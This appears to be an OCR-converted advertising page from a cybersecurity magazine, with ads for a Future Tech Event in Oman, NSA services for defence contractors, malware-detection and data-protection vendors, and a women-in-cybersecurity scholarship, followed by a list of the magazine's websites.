




# Future Tech Event

**ACCELERATING DIGITAL TRANSFORMATION**

23 - 24 September 2024 | Oman Convention and Exhibition Centre | 9 am - 4 pm



For Exhibiting Enquiries and Sponsorship Opportunities  
please contact:

**Ms. Ulrika Varela, Project Director**

M: +968 9396 1624 | [info@wpsummits.com](mailto:info@wpsummits.com) | [www.futuretechevent.com](http://www.futuretechevent.com)

ORGANISED BY



مسقط إكسبو  
MUSCAT EXPO



WHITE PAPER  
SUMMITS

**DIB Contractors:**

**Nation-state and  
ransomware actors are  
targeting your data.**

**We can help protect it.**

**Get started -  
[nsa.gov/ccc](https://nsa.gov/ccc)**



FREE CYBERSECURITY SERVICES ARE AVAILABLE TO THE DIB  
NSA CYBERSECURITY COLLABORATION CENTER



**UNKNOWN**  
CYBER

**"70% of Malware Infections Go Undetected by Antivirus..."**

**Not by us. We detect the unknowns.**

[www.unknowncyber.com](http://www.unknowncyber.com)

# DATA ITSELF IS NOW ITS OWN FORTRESS



## MYTH

Data can't protect itself from ransomware criminals.

## FACT

Now it does! No matter where it goes in the world,  
who has it or how many copies exist.

Learn more at [Keyavi.com](https://keyavi.com)



Making data self-protecting, intelligent and self-aware



Join the conversation!  
[#TransformCybersec](#), [#TransformingCybersec](#)

Transform your datasecurity strategy  
with the power of Keyavi.

[Download your free whitepaper](#) ▶



Appdome, the mobile app economy's one-stop shop for mobile app defense, is proud to sponsor the

# Women in Cybersecurity Scholarship



Visit us at RSA Conference  
**Booth #2339**



# **CYBER DEFENSE**

## **MAGAZINE**



[www.cyberdefensetv.com](http://www.cyberdefensetv.com)  
[www.cyberdefenseradio.com](http://www.cyberdefenseradio.com)  
[www.cyberdefenseawards.com](http://www.cyberdefenseawards.com)  
[www.cyberdefensenewswire.com](http://www.cyberdefensenewswire.com)  
[www.cyberdefensewebinars.com](http://www.cyberdefensewebinars.com)  
[www.cyberdefenseemagazine.com](http://www.cyberdefenseemagazine.com)  
[www.cyberdefenseconferences.com](http://www.cyberdefenseconferences.com)



**\* with help from writers  
and friends all over the Globe.**